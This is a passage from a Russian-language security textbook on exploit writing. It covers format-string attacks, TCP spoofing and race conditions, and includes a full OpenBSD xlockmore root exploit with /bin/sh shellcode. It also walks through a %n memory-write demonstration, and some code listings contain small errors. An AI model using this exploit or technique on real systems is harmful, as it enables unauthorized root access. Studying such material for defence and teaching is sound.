- Сколько людей уже знакомилось с исходным текстом и кто эти люди?
- Имеет ли смысл тратить силы на автоматизированное генерирование случайных исходных данных для программы?
- Сколько времени потребуется для организации тестовой среды?

Если подготовка тестовой среды займет три недели, то лучше потратить время на что-нибудь другое. Но, возможно, другие исследователи уже задумывались над той же проблемой и не исключено, что кто-то уже нашел в программе ошибки, которые можно атаковать.

Написание эксплойта для известной уязвимости куда проще, чем поиск новой, поскольку имеется много аналитической информации. Но часто к моменту, когда эксплойт готов, сайт-жертва уже оказывается «залатанным». Узнать о состоянии дел с известными уязвимостями можно, отслеживая протоколы изменений в онлайн-овой системе управления версиями (CVS), если речь идет о программах с открытыми исходными текстами. Если разработчик добавил «заплату», скажем, в файл `server.c` с пометкой «исправлена ошибка malloc» или «исправлены две ошибки из-за переполнения целых», то, возмож-

но, имеет смысл посмотреть, с чем же была связана ошибка. Авторы пакетов OpenSSL, OpenSSH, FreeBSD и OpenBSD исправляли обнаруженные ошибки, фиксируя их в CVS, еще до того как информация об уязвимостях была опубликована.

Важно также решить, за приложениями какого рода вы охотитесь. Вам интересны только ошибки, на которые можно организовать дистанционную атаку? Вы хотите атаковать клиента, разместив в сети злонамеренный сервер? Чем приложение объемнее, тем больше шансов, что в нем есть ошибки, поддающиеся эксплуатации. Если вы нацелились на конкретную программу, то лучше всего потратить время на изучение каждой функции, каждой строчки кода, всех используемых протоколов. Даже если ошибку найдете не вы сами, а кто-то другой, то, вооруженные полученными знаниями, вы сумеете написать эксплойт быстрее. Имея в виду конкретную жертву, вы скорее достигнете успеха, чем человек, который ищет уязвимые системы наугад.

Остановив свой выбор на каком-то приложении проверьте все или, по крайней мере, наиболее распространенные классы ошибок, например, переполнение стека, затирание кучи, атаки на форматную строку, переполнение целых чисел и возникающие гонки. Примите во внимание то, сколько времени приложение уже известно и сколько в нем было обнаружено ошибок ранее. Если число их невелико, то к каким классам они принадлежат? Например, если известны лишь ошибки из-за переполнения стека, поищите что-нибудь, связанное с целыми числами, поскольку те, кто исследовал программу раньше, скорее всего, обращали внимание только на самые легкие для обнаружения проблемы. Проглядите также отчеты об ошибках, найденных в конкурирующих приложениях; возможно, что они имеют схожие уязвимости.

Дав представление о методике обнаружения уязвимостей, перейдем к самим эксплойтам. Начнем с вопроса о том, как применяются эксплойты для атаки на локальные и удаленные программы.

Эксплойты для атаки на локальные и удаленные программы

Если атакующий хочет скомпрометировать сервер, к которому у него нет вообще никакого доступа (с консоли, через удаленную оболочку после аутентификации или еще как-нибудь), то необходим удаленный эксплойт. Без дистанционного привилегированного доступа к системе атаковать установленные на ней уязвимые программы невозможно.

Уязвимости могут существовать как в сетевом приложении, например, в Web-сервере, так и в локальном, скажем, в административной утилите. Хотя

Пример 10.2. Пример уязвимой программы

```

1 #include <stdio.h>
2
3 int main(int argc, char **argv)
4 {
5     int number = 5;
6
7     printf(argv[1]);
8     putchar('\n');
9     printf("number (%p) равно %d\n", &value, value);
10 }
```

Анализ

Взгляните на предложение в строке 7. Если вы знакомы с функцией *printf*, то сразу увидите, что форматная строка отсутствует. Но первый аргумент тем не менее интерпретируется как форматная строка, поэтому если в нем встретятся спецификаторы формата, то они будут обработаны. А теперь давайте запустим программу:

```

1 $gcc -o example example.c
2 $ ./example testing
3 testing
4 number (0xbffffc28) равно 5
5 $ ./example AAAA%x%x%x
6 bffffc3840049f1840135e4841414141
7 number (0xbffffc18) равно 5
8 $
9
```

Во второй раз при запуске программы мы задали аргумент, содержащий спецификатор формата *%x*, который печатает четырехбайтовое значение в виде 16-ричного числа. То, что мы видим, это значения в стеке программы. В частности, 41414141 – это четыре буквы А, входящие в состав аргумента; они были помещены в стек, поскольку в строке 7 (пример 10.2) аргумент, заданный в командной строке, передается функции *printf*. Ну хорошо, мы сумели распечатать стек, но как можно таким способом модифицировать память? Ответ кроется в использовании спецификатора *%n*.

По большей части форматные строки применяются для форматирования выводимых данных: строк, чисел с плавающей точкой, целых и так далее. Но есть один спецификатор, который позволяет эксплуатировать ошибки при работе с форматными строками. Спецификатор *%n* сохраняет в переменной число выведенных к этому моменту символов (пример 10.3).

Пример 10.3. Использование спецификатора *%n*

```

1 printf(hello%n\n", &number);
2 printf(hello%100d%n\n", 1, &number);
```

Анализ

В строке 1 переменная *number* будет содержать значение 5, поскольку именно таково число символов в строке «hello». Спецификатор *%n* не выводит число символов, а сохраняет его в предоставленной переменной. Следовательно, после исполнения кода в строке 2 переменная *number* будет содержать значение 105 – длина строки «hello» плюс 100 символов, выведенных по спецификатору *%100d*.

Если мы можем контролировать аргументы, передаваемые некоторой функции, работающей с форматной строкой, то сумеем записать произвольное значение по указанному адресу, включив в форматную строку спецификатор *%n*. Чтобы затереть значения указателей в стеке, нужно задать соответствующий адрес и включить *%n*, чтобы переписать содержимое этого адреса. Попробуем изменить значение переменной *number*. Мы знаем, что при вызове уязвимой программы с аргументом длиной 10 эта переменная будет располагаться в стеке по адресу 0xbffffc18. Модифицируем ее.

```

1 $ ./example "printf "\x18\xfc\xff\xbf" %x%x\n
2 bffffc3840049f1840135e48
3 number (0xbffffc18) равно 10
4 ;
5
```

Как видите, теперь переменная *number* содержит длину аргумента, заданного в командной строке. Итак, воспользовавшись спецификатором *%n*, мы сумели изменить содержимое памяти по произвольному адресу, но как записать туда что-нибудь полезное? Дополнив буфер до указанной длины, например, с помощью спецификатора *%.100d*, мы можем задать большие значения, не вводя их реально в программу. Если же нужно задать маленькое значение, то можно разбить перезаписываемый адрес на части и вводить каждый байт 4-байтного адреса отдельно.

Например, если нужно переписать содержимое памяти по адресу 0xbffff710 (-1073744112), то можно разбить его на два двухбайтовых числа типа *short*. Оба эти числа – 0xbfff и 0xf710 – положительны, так что годятся для заполнения с помощью *%d*. Выполнив с помощью *%n* две записи в старшую и младшую половину адреса возврата, мы сумеем заменить его тем, что нам нужно. Тщательно составленный *shell*-код, внедренный в адресное пространство уязвимой программы, даст нам возможность выполнить произвольную последовательность команд.

Исправление ошибки из-за некорректного использования форматной строки

Найти и исправить подобного рода ошибки совсем просто. Они являются следствием того, что в первом аргументе функции, оперирующей списками аргументов типа *va_arg*, отсутствуют спецификаторы формата. В примере 10.2 уязвимым было предложение *printf(argv[1])*. Чтобы исправить ошибку, достаточно добавить еще один аргумент «%s», в результате обращение к функции примет вид *printf(«%s», argv[1])*. Теперь никакие символы в *argv[1]* не будут интерпретироваться, как спецификаторы формата. Некоторые анализаторы исходных текстов находят такие уязвимости автоматически. Самым известным из них является программа *pscan* (www.striker.ottawa.on.ca/~aland/pscan/), которая ищет в исходном тексте функции форматирования, не содержащие форматной строки.

Пример: уязвимость xlockmore вследствие задания пользователем форматной строки (CVE-2000-0763)

Описанная выше уязвимость имеется в программе *xlockmore*, написанной Дэвидом Бэгли (David Bagley). Ошибка проявляется при задании флага -d. Вот пример:

```
$ xlockmore -d %x%x%x%x
xlockmore: unable to open display dfbfd958402555e1ea748dfbfd958dfbfd654
$
```

А поскольку *xlockmore* в системе OpenBSD – это *setuid*-программа, принадлежащая пользователю *root*, то, исполняя ее локально, можно получить привилегии *root*. В других вариантах UNIX *xlockmore* может устанавливаться иначе, так что стать *root*’ом не удастся.

Детали уязвимости

Эта ошибка вызвана некорректным использованием форматной строки в функции *syslog*, как видно из следующего фрагмента исходного текста:

```
1 #if defined( HAVE_SYSLOG_H ) && defined( USE_SYSLOG )
2     extern Display *dsp;
```

Пример: уязвимость xlockmore вследствие задания пользователем форматной строки 511

```
3
4     syslog(SYSLOG_WARNING, buf);
5     if (!nolock) {
6         if (strstr(buf, "unable to open display") == NULL)
7             syslogStop(XDisplayString(dsp));
8         closelog();
9     }
10 #else
11     (void) fprintf(stderr, buf);
12 #endif
13     exit(1);
14 }
```

Обе функции – *syslog* и *fprintf* – используются некорректно, открывая возможность для атаки. В строке 4 при вызове *syslog* не указана форматная строка, поэтому пользователь может задать в командной строке спецификаторы форматирования и изменить содержимое произвольного адреса памяти. То же относится к функции *fprintf* в строке 11.

Детали эксплойта

Чтобы атаковать эту уязвимость, необходимо изменить адрес возврата в стеке, воспользовавшись спецификатором %n. Эксплойт для OpenBSD написал Синан Эрен (Sinan Eren). Ниже приведен его текст.

Пример 10.4. Эксплойт для атаки на уязвимость в программе *xlockmore*

```
1 #include <stdio.h>
2
3 char bsd_shellcode[] =
4     "\x31\xc0\x50\x50\xb0\x17\xcd\x80" // setuid(0)
5     "\x31\xc0\x50\x50\xb0\xb5\xcd\x80" // setgid(0)
6     "\xeb\x16\x5e\x31\xc0\x8d\x0e\x89"
7     "\x4e\x08\x89\x46\x0c\x8d\x4e\x08"
8     "\x50\x51\x56\x50\xb0\x3b\xcd\x80"
9     "\xe8\xe5\xff\xff\xff/bin/sh";
10
11 struct platform {
12     char *name;
13     unsigned short count;
14     unsigned long dest_addr;
15     unsigned long shell_addr;
16     char *shellcode;
17 };
18
19 struct platform targets[3] =
20 {
21     { "OpenBSD 2.6 i386", 246, 0xdfbfd4a0, 0xdfbfdde0, bsd_shellcode },
```



```

22 { "OpenBSD 2.7 i386", 246, 0xaabccdd, 0xaabccdd, bsd_shellcode },
23 { NULL, 0, 0, 0, NULL }
24 };
25
26 char jmpcode[129];
27 char fmt_string[2000];
28
29 char *args[] = { "xlock", "-display", fmt_string, NULL };
30 char *envs[] = { jmpcode, NULL };
31
32
33 int main(int argc, char *argv[])
34 {
35     char *p;
36     int x, len = 0;
37     struct platform *target;
38     unsigned short low, high;
39     unsigned long shell_addr[2], dest_addr[2];
40
41     target = &targets[0];
42
43     memset(jmpcode, 0x90, sizeof(jmpcode));
44     strcpy(jmpcode + sizeof(jmpcode) - strlen(target->shellcode),
45           target->shellcode);
46     shell_addr[0] = (target->shell_addr & 0xffff0000) >> 16;
47     shell_addr[1] = target->shell_addr & 0xffff;
48
49     memset(fmt_string, 0x00, sizeof(fmt_string));
50
51     for (x = 17; x < target->count; x++) {
52         strcat(fmt_string, "%8x");
53         len += 8;
54     }
55
56     if (shell_addr[1] > shell_addr[0]) {
57         dest_addr[0] = target->dest_addr+2;
58         dest_addr[1] = target->dest_addr;
59         low = shell_addr[0] - len;
60         high = shell_addr[1] - low - len;
61     } else {
62         dest_addr[0] = target->dest_addr;
63         dest_addr[1] = target->dest_addr+2;
64         low = shell_addr[1] - len;
65         high = shell_addr[0] - low - len;
66     }
67
68     *(long *)&fmt_string[0] = 0x41;
69     *(long *)&fmt_string[1] = 0x11111111;

```

```

71 *(long *)&fmt_string[5] = dest_addr[0];
72 *(long *)&fmt_string[9] = 0x11111111;
73 *(long *)&fmt_string[13] = dest_addr[1];
74
75
76 p = fmt_string + strlen(fmt_string);
77 sprintf(p, "%%%dd%%hn%%%dd%%hn", low, high);
78
79 execve("/usr/X11R6/bin/xlock", args, envs);
80 perror("execve");
81 }

```

Анализ

В этом эксплойте shell-код помещается в тот же буфер, что и имя дисплея, а форматная строка тщательно сконструирована таким образом, чтобы изменить содержимое нужного адреса в памяти. Эксплойт позволяет получить привилегии пользователя root в ОС OpenBSD.

В строках 47 и 48 адрес, по которому должен размещаться shell-код, разбивается на две части и сохраняется в двух 16-разрядных целых числах. Затем в строках 52–55 стек заполняется строками %08x, которые позволяют получить доступ к находящимся в нем 32-разрядным словам. Далее вычитается длина двух значений типа short, чтобы получить значение, заполняемое в результате обработки спецификатора %n. Наконец, в строках 69–73 целевой адрес (содержимое которого нужно подменить) помещается в shell-код, он выполняется.

Уязвимости TCP/IP

Определить тип операционной системы на любой машине в сети можно потому, что все реализации стека протоколов TCP/IP различны. Отличить одну от другой можно по таким характеристикам, как размер объявляемого окна или значение TTL (время жизни пакета в сети). Еще один уникальный аспект любой реализации – это алгоритм генерирования случайных чисел, используемых как порядковые номера в сегментах TCP, и идентификаторы IP-даграмм. Такие зависимости от реализации служат источником некоторых видов уязвимостей. По большей части, уязвимости стека протоколов применяются для атак, вызывающих отказ от обслуживания, но в некоторых случаях удается подделать TCP-соединение и воспользоваться отношениями доверительности между двумя системами.

Если оставить в стороне DoS-атаки, то самой значимой угрозой безопасности в сети является реализация генератора случайных чисел для порядковых

номеров TCP-сегментов. В некоторых операционных системах для этого используется текущее время, в других сдвиг в последовательности происходит через определенные интервалы. Детали различны, но суть одна: если номера выбираются недостаточно случайно, то система уязвима для подделки TCP-соединения методом слепой атаки.

Цель такой атаки – воспользоваться отношениями доверительности между двумя системами. Атакующий может заранее знать, что хост А полностью доверяет хосту В. Атака организуется следующим образом: противник посылает хосту-жертве А несколько SYN-пакетов, чтобы получить представление о способе генерирования порядковых номеров. Затем он атакует хост В, чтобы вызвать отказ от обслуживания и не дать ему послать пакеты RST. Далее хосту А посылается поддельный пакет якобы от хоста В с подходящим порядковым номером. Это продолжается до тех пор, пока цель атакующего не будет достигнута (получены файлы с паролями электронной почты, изменен пароль для доступа к машине и так далее). Следует отметить, что при слепой атаке противник не видит ответов, посылаемых хостом А хосту В.

Еще несколько лет назад слепая подделка TCP была проблемой, но сейчас в большинстве операционных систем применяются хорошие генераторы случайных порядковых номеров. И хотя потенциально уязвимость заложена в самой природе протокола TCP, воспользоваться ей для успешной атаки крайне сложно. Интересное исследование, проведенное Майклом Залевски (Michael Zalewski), проливает дополнительный свет на закономерности, встречающиеся при генерировании случайных чисел (<http://razor.bindview.com/publish/papers/tcpseq.html>).

Гонки

Состояние «гонки» (race condition) возникает, когда нарушается временная зависимость от некоторого события. Например, небезопасная программа может проверять, разрешено ли пользователю обращаться к некоторому файлу. В промежуток времени между успешным завершением проверки и фактическим доступом к файлу атакующий мог бы сделать ссылку с этого файла на другой, к которому у него нет доступа. Этот тип ошибок называется «момент проверки – момент использования» (Time Of Check Time Of Use – TOCTOU), поскольку между моментом проверки некоторого условия и моментом действия, основанного на результатах проверки, противник изменяет внешние данные так, что будь условие проверено после этого, результат был бы другим (к примеру, «отказать в доступе» вместо «разрешить доступ»).

Гонки, связанные с файлами

Наиболее распространены гонки, так или иначе связанные с файлами. Часто в этих случаях программа выполняет неатомарные действия, разделенные некоторым промежутком времени. Так, она может создать временный файл в каталоге /tmp, записать в него данные, прочитать данные, удалить файл и завершиться. Между любыми двумя этапами атакующий в зависимости от используемых системных вызовов и метода реализации может изменить условия, проверяемые программой.

Рассмотрим следующий сценарий:

1. Программа запущена.
2. Программа проверяет, существует ли файл /tmp/programname.lock.001.
3. Если файл не существует, он создается с соответствующими правами доступа.
4. В lock-файл записывается идентификатор процесса (pid).
5. Позже из этого файл считывается идентификатор процесса.
6. Когда программа завершается, она удаляет lock-файл.

Хотя в этом сценарии недостает некоторых важных для безопасности шагов, а другие реализованы не идеально, но зато он дает основу для более пристального изучения условий, при которых возникает гонка. Зададимся следующими вопросами:

- Что произойдет, если на шаге 2 файла не существует, но перед шагом 3 противник создал символическую ссылку с таким именем на файл, который он может контролировать, например, на другой файл в каталоге /tmp? (Символическая ссылка подобна указателю, она позволяет обращаться к файлу под разными именами, которые могут находиться в разных каталогах. Когда пользователь обращается к файлу, являющемуся символической ссылкой, операционная система перенаправляет его на реальный файл. Вследствие этого все права доступа у реального файла и ссылки на него совпадают.) Что если противник не имеет доступа к файлу, на который ведет ссылка?
- Каковы права доступа к lock-файлу? Может ли противник записать другой идентификатор процесса в этот файл? А может ли он, создав символическую ссылку, подменить файл другим по своему выбору (ну и PID вместе с ним)?
- Что произойдет, если процесса с таким идентификатором больше не существует? А если этот идентификатор теперь принадлежит совсем другой программе?
- Что случится, если удаляемый lock-файл на самом деле является символической ссылкой на файл, к которому противник не имеет доступа на запись?

Эти вопросы призваны продемонстрировать методы и цели атак, которые противник может попытаться организовать, чтобы захватить контроль над приложением или системой в целом. Прежде чем доверять lock-файлам, полагаться на временные файлы и пользоваться функциями типа *mkstemp*, нужно тщательно все обдумать и спланировать.

Гонки, связанные с сигналами

Гонки связанные с сигналами и файлами схожи. Программа проверяет некоторое условие, противник посылает сигнал, в результате которого условие изменяется, а когда программа выполняет код, основываясь на результатах первой проверки, ее поведение становится неожиданным. Критическая ошибка, связанная с такой гонкой, была обнаружена в популярном пакете для работы с электронной почтой sendmail. Благодаря ей возможен эксплойт, атакующий ошибку из-за двойного освобождения памяти, выделенной из кучи.

Вот упрощенная картина того, как в sendmail возникает гонка:

1. Противник посылает сигнал SIGHUP.
2. Вызывается обработчик сигнала, освобождается память.
3. Противник посылает сигнал SIGTERM.
4. Снова вызывается обработчик сигнала и снова освобождается память.

Освобождение одной и той же области памяти дважды – это типичная и часто эксплуатируемая ошибка, вызывающая порчу памяти в куче. Хотя гонки, связанные с сигналами, чаще возникают в локальных приложениях, но некоторые серверные приложения реализуют обработчик сигнала SIGURG, позволяющий реагировать на дистанционно посылаемые сигналы. Сигнал SIGURG доставляется программе, когда в сокет поступают срочные данные. Следовательно, удаленный противник может предпринять некоторые предварительные действия, подождать, пока система выполнит проверку, затем послать срочные данные, что приведет к вызову обработчика SIGURG. Можно вызвать повторный вход в обработчик одного и того же сигнала, если послать срочные данные подряд. Не исключено, что при этом будет выполнено двойное освобождение одной и той же области памяти.

Возникновение гонки – это по сути своей логическая ошибка, основанная на некорректных допущениях. Программист безосновательно предполагает, что между проверкой условия и выполнением действия условие не может измениться. Такого рода ошибки могут встречаться как в локальных, так и в сетевых программах, но в локальных их проще обнаружить и атаковать. Дело в том, что когда гонка возникает в удаленной программе, у атакующего может просто не хватить времени для изменения условия (речь-то идет о долях миллисекунды).

Важно отметить, что гонка может возникать не только из-за действий с файлами или сигналами. Любая последовательность событий, состоящая из проверки условия и действий в зависимости от результата, теоретически может стать причиной гонки. Но даже если такая возможность существует, вовсе не обязательно, что противник сможет ей воспользоваться в отведенное время, чтобы получить контроль над памятью или доступ к ранее закрытым для него файлам.

Пример: ошибка в программе *man* при контроле входных данных

Ошибка, связанная с контролем входных данных, существует в программе чтения страниц руководств *man* версии 1.5. Она была исправлена в версии 1.5l, а до тех пор позволяла локально повысить привилегии и выполнить произвольный код. Страницы руководств разбирались таким образом, что при просмотре страницы, составленной злоумышленником, мог быть выполнен код от имени читателя.

Детали уязвимости

Даже в доступном исходном тексте найти уязвимость бывает нелегко. Следующие фрагменты, взятые из файла *man-1.5k/src/util.c*, показывают, что для выяснения того, к чему может привести ошибка, иногда приходится просмотреть несколько функций. В общем-то, эта уязвимость довольно проста, но демонстрирует ту истину, что для поиска ошибок нужно трассировать функции и пути исполнения программы.

Первый фрагмент показывает, что функция *system0* обращается к системному вызову *execve*. При передаче функции *execv* данных, введенных пользователем, нужно сначала их тщательно проверить.

```

1 static int
2 system0 (const char *command) {
3     int pid, pid2, status;
4
5     pid = fork();
6     if (pid == -1) {
7         perror(progname);
8         fatal(CANNOT_FORK, command);
9     }
10    if (pid == 0) {
11        char *argv[4];

```

```

12     argv[0] = "sh";
13     argv[1] = "-c";
14     argv[2] = (char *) command;
15     argv[3] = 0;
16     execv("/bin/sh", argv); /* было: execve(*,*,environ); */
17     exit(127);
18 }
19 do {
20     pid2 = wait(&status);
21     if (pid2 == -1)
22         return -1;
23 } while (pid2 != pid);
24 return status;
25 }

```

Во втором фрагменте данные копируются в буфер и до передачи функции *system0* проходят проверку (функция *is_shell_safe*).

```

1 char *
2 my_xsprintf (char *format, ...) {
3     va_list p;
4     char *s, *ss, *fm;
5     int len;
6
7     len = strlen(format) + 1;
8     fm = my_strdup(format);
9
10    va_start(p, format);
11    for (s = fm; *s; s++) {
12        if (*s == '%') {
13            switch (s[1]) {
14                case 'Q':
15                case 'S': /* проверить и заменить 's' */
16                    ss = va_arg(p, char *);
17                    if (!is_shell_safe(ss, (s[1] == 'Q')))
18                        return NOT_SAFE;
19                    len += strlen(ss);
20                    s[1] = 's';
21                    break;

```

Из следующего фрагмента видно, как реализована проверка, призванная отсеять небезопасные при вызове оболочке символы.

```

1 #define NOT_SAFE "unsafe"
2
3 static int
4 is_shell_safe(const char *ss, int quoted) {

```

```

5     char *bad = " ;'\\\\"<>|";
6     char *p;
7
8     if (quoted)
9         bad++; /* разрешить пробелы внутри кавычек */
10    for (p = bad; *p; p++)
11        if (index(ss, *p))
12            return 0;
13    return 1;
14 }

```

Когда при вызове функции *my_xsprintf* из файла *util.c* программа *map* обнаруживает в строке недопустимые символы, она возвращает NOT_SAFE. К несчастью, константа NOT_SAFE определена как строка «unsafe», и эта строка напрямую передается системному вызову, обернутому функцией *system0*. Следовательно, если в пути пользователя существует исполняемый файл с именем «unsafe», то он будет запущен. Ясно, что степень риска невелика, так как атакующему нужны повышенные привилегии просто для того, чтобы записать файл в каталог, находящийся в пути пользователя; если он может это сделать, то, вероятно, итак имеет доступ к учетной записи пользователя-жертвы. Однако, эта ошибка показывает, что не обязательно переполнять буфер, чтобы получить уязвимую программу, недостаточно тщательного контроля входных данных или даже некорректной обработки ошибок вполне может хватить.

Не все уязвимости, даже приводящие к возможности локально выполнить произвольный код, — это результат небрежного программирования. Многие уязвимости, особенно эксплуатируемые через Web, проистекают из логических ошибок и недостаточно строгого контроля входных данных. Например, атаки с запуском сценариев с другого сайта (cross-site scripting) возможны лишь из-за некорректной фильтрации данных, вводимых пользователем.

Резюме

Написание полнофункционального эксплойта – это непростая задача, особенно если речь идет об уязвимости, которую вы лично обнаружили в приложении с недоступными исходными текстами. В общем случае программирование эксплойтов для локальных и удаленных приложений мало отличается, только эксплойт для атаки на уязвимость в программе, работающей на удаленной машине, должен создать сокет для соединения с этой машиной. Как правило, любой эксплойт содержит shell-код, который запускает интерактивную оболочку, модифицирует системные файлы или просто открывает в режиме прослушивания порт, создавая «черный ход» для внедрения троянской программы.

Уязвимости, связанные с дефектами протоколов, могут быть особенно опасны; обычно они приводят к отказу от обслуживания. В силу самой их природы защититься от таких уязвимостей и залатать обнаруженную «дыру» гораздо труднее, чем в случае бреши в прикладной программе. Повышенная угроза связана с тем, что уязвимыми оказываются сами средства коммуникации, то есть атаковать можно сразу множество приложений, которые пользуются небезопасным протоколом.

Почти все эксплойты, направленные против программ, в которых возникает гонка, предназначены для атаки на локальные приложения и позволяют повысить привилегии, переписать файлы или скомпрометировать данные, доступные только суперпользователю. Такие эксплойты писать труднее всего, к тому же для достижения успеха запускать их приходится неоднократно.

Обзор изложенного материала

Обнаружение уязвимостей

- ☑ При поиске новых уязвимостей нужно принимать во внимание различные факторы: доступность исходных текстов, сколько людей уже знакомилось с текстом программы и кто эти люди, имеет ли смысл тратить силы на автоматизированное генерирование случайных исходных данных для программы и сколько времени потребуется для организации тестовой среды.

Эксплойты для атаки на локальные и удаленные программы

- ☑ Такие службы, как Apache, IIS и OpenSSH, работают от имени непривилегированных пользователей, чтобы уменьшить ущерб от потенциальной компрометации.
- ☑ Для повышения привилегий до уровня суперпользователя или администратора часто необходимо локально запустить эксплойт, направленный против приложения, работающего от имени привилегированного пользователя.

Атаки на форматную строку

- ☑ Ошибки из-за некорректной работы с форматными строками возникают в случае, когда в первом аргументе функции с переменным числом аргументов отсутствуют спецификаторы формата.
- ☑ Типичная уязвимость такого рода – предложение типа `printf(argv[1])`. Чтобы исправить ошибку, достаточно заменить это предложение на `printf(«%s», argv[1])`.

Уязвимости TCP/IP

- ☑ Назначение атаки с подделкой TCP – воспользоваться отношениями доверительности между двумя системами. Атакующий должен заранее знать, что хост А полностью доверяет хосту В. Атака организуется следующим образом: противник посылает хосту-жертве А несколько SYN-пакетов, чтобы получить представление о способе генерирования порядковых номеров. Затем он атакует хост В, чтобы вызвать отказ от обслуживания и не дать ему послать пакеты RST. Далее хосту А посылается поддельный пакет якобы от хоста В с подходящим порядковым номером. Это продолжается до тех пор, пока цель атакующего не будет достигнута (получены файлы с паролями электронной почты, изменен

пароль для доступа к машине и так далее). Следует отметить, что при такой «слепой» атаке противник не видит ответов, посылаемых хостом А хосту В.

Гонка

- ☑ Гонки, связанные с сигналами и файлами, схожи. Программа проверяет некоторое условие, противник посылает сигнал, в результате которого условие изменяется, а когда программа выполняет код, основываясь на результатах первой проверки, ее поведение становится неожиданным. Критическая ошибка, связанная с такой гонкой, была обнаружена в популярном пакете для работы с электронной почтой sendmail.
- ☑ Гонки, связанные с сигналами, характерны прежде всего для локальных приложений. Но некоторые серверные приложения обрабатывают сигнал SIGURG, доставляемый программе, когда в сокет приходят срочные данные. Можно считать, что это дистанционно посылаемый сигнал.

Ссылки на сайты

- <http://razor.bindview.com/publish/papers/tcpseq.html>. Интересная страница о генерировании случайных чисел.
- www.striker.ottawa.on.ca/~aland/pscan/. Бесплатный анализатор исходных текстов, способный отыскать потенциальные уязвимости, связанные с некорректной обработкой форматной строки.
- www.applicationdefense.com. На сайте Application Defense имеется большая подборка бесплатных инструментов по обеспечению безопасности в дополнение к программам, представленным в этой книге.

Часто задаваемые вопросы

Следующие часто задаваемые вопросы, на которые отвечают авторы книги, призваны помочь вам оценить, насколько хорошо вы поняли идеи, изложенные в данной главе, и возможные их применения на практике. Если вы хотите задать авторам вопрос, зайдите на страницу www.syngress.com/solutions и заполните форму **Ask the Author**. Заодно вы получите доступ к тысячам других FAQов на сайте ITFAQnet.com.

В: Верно ли, что имеющуюся уязвимость можно атаковать на любой платформе?

О: Не обязательно. Иногда из-за способа размещения стека в памяти или размеров буферов уязвимость можно атаковать на одной архитектуре и нельзя на другой.

В: Если межсетевой экран отфильтровывает порт, на котором работает уязвимое приложение, то атака на эту уязвимость невозможна?

О: Не обязательно. Уязвимость можно атаковать, проникнув за экран, получив локальный доступ к серверу, а иногда из другого приложения, которое не фильтруется экраном.

В: Почему публикацию информации об уязвимостях не объявить незаконной? Ведь тогда компрометация хостов прекратилась бы?

О: Не вдаваясь в политические детали, ответим: нет, не прекратилась бы. Отчет о найденных уязвимостях можно сравнить с докладом о небезопасных автомобильных шинах. Даже если бы информация не публиковалась официально, хакеры-одиночки продолжали бы искать и атаковать уязвимые программы.

В: Можно ли считать, что уязвимостей из-за некорректной работы с форматными строками больше нет?

О: В последнее время в широко применяемых программах их почти не находят, так как подобные ошибки очень просто обнаружить и исправить путем анализа текста программы.

В: Как лучше всего предотвратить появление уязвимостей в программе?

О: Наилучший подход – научиться принципам защитного программирования и регулярно читать обзоры программного обеспечения.

Написание эксплойтов II

Описание данной главы:

- Программирование сокетов и привязки к порту в эксплойтах
- Эксплойты для переполнения стека
- Эксплойты для затирания кучи
- Эксплойты для ошибок при работе с целыми числами
- Примеры
См. также главы 10, 12, 13 и 14

- ☑ Резюме
- ☑ Обзор изложенного материала
- ☑ Часто задаваемые вопросы

Введение

В предыдущей главе мы рассказали о программировании некоторых эксплойтов и, в первую очередь, направленных против некорректной работы с форматной строкой и гонок. Ниже речь пойдет об атаках на ошибки другого рода: переполнение стека, затирание кучи и некорректную работу с целыми числами.

Ошибки, связанные с переполнением буфера, возникают главным образом потому, что фирмы, производящие программное обеспечение, считают, что тщательное тестирование программ на безопасность негативно скажется на сроках выпуска. Стремление во что бы то ни стало ускорить цикл разработки и поскорее выбросить продукт на рынок будет существовать всегда. Немногие крупные компании-разработчики публично заявляют о том, что их программное обеспечение безопасно. Те, кто так говорит, немедленно получают негативные отклики в прессе, которые не только опровергают подобные заявления, но и выставляют компанию в неприглядном свете. Из политических соображений, недопонимания и широкого распространения созданных ими программ, некоторые компании привлекают к себе больше внимания хакеров, желающих добиться известности. Компании, в программах которых обнаружено меньше ошибок, обычно достигают этого, оставаясь в тени.

Интересно, однако, что многие компании, разрабатывающие программы для обеспечения безопасности, тоже «прославились» из-за наличия уязвимостей в их продуктах. Даже разработчики, отчетливо понимающие, как возникают уязвимости, допускают ошибки. Например, был случай, когда широко известный специалист в области информационной безопасности написал бесплатную инструментальную программу. Спустя некоторое время в ней была обнаружена уязвимость. Это понятно, так как от ошибок никто не застрахован. Но забавно, что выпущенная «заплата», закрывая исходную уязвимость, содержала другую, на которую указал тот же человек, который обнаружил первую.

Ни один производитель не может дать гарантии от ошибок. Их будут находить всегда и, по крайней мере, в обозримом будущем темпы обнаружения новых ошибок будут только возрастать. Чтобы уменьшить вероятность появления ошибки в приложениях, разрабатываемых собственными силами, организация должна внедрить процедуры защитного программирования. Это представляется очевидным, но многие фирмы выбрали другой путь: запутывание кода и применение методов уменьшения ущерба от ошибок в своих программах и операционных системах. Такие методы изначально порочны и очень скоро становятся мишенями для атаки. Идеальный способ сокра-

тить число ошибок – информировать разработчиков о том, какие последствия для безопасности могут вызвать те или иные классы ошибок, и как можно чаще выполнять формальный анализ кода.

Программирование сокетов и привязки к порту в эксплойтах

В силу самой природы эксплойтов для их написания надо владеть основами программирования сокетов. В этом разделе мы уделим внимание использованию API BSD-сокетов при разработке эксплойтов. Более подробно о BSD-сокетах говорится в главе 3. Ниже мы перечислим, какие функции и системные вызовы будут применяться в программах и эксплойтах, представленных в этой главе.

Программирование клиентских сокетов

В модели «клиент-сервер» клиентом считается сторона, которая устанавливает соединение с удаленным сервером. Для создания исходящего соединения требуется не так уж много функций. В этом разделе мы рассмотрим функции *socket* и *connect*.

Основная операция в сетевом программировании – это открытие сокета и получение его дескриптора. Для этого служит функция *socket*:

```
int socket(int domain, int type, int protocol);
```

Параметр *domain* определяет адресное семейство или метод коммуникации. В случае протоколов TCP/IP этот параметр должен быть равен *AF_INET*. Параметр *type* определяет вид соединения и принимает значение *SOCK_STREAM* для протокола TCP и *SOCK_DGRAM* – для UDP. Наконец, параметр *protocol* описывает, какой протокол будет использован для обмена данными через сокет. В случае TCP/IP можно оставить этот параметр равным 0. Функция *socket* возвращает дескриптор открытого сокета.

Вот так открывается TCP-сокет:

```
sockfd = socket(AF_INET, SOCK_STREAM, 0);
```

А вот так UDP-сокет:

```
sockfd = socket(AF_INET, SOCK_DGRAM, 0);
```


Получив дескриптор сокета, мы можем вызвать функцию *connect*, чтобы установить соединение:

```
int connect(int sockfd, const struct sockaddr *serv_addr,
            socklen_t addrlen);
```

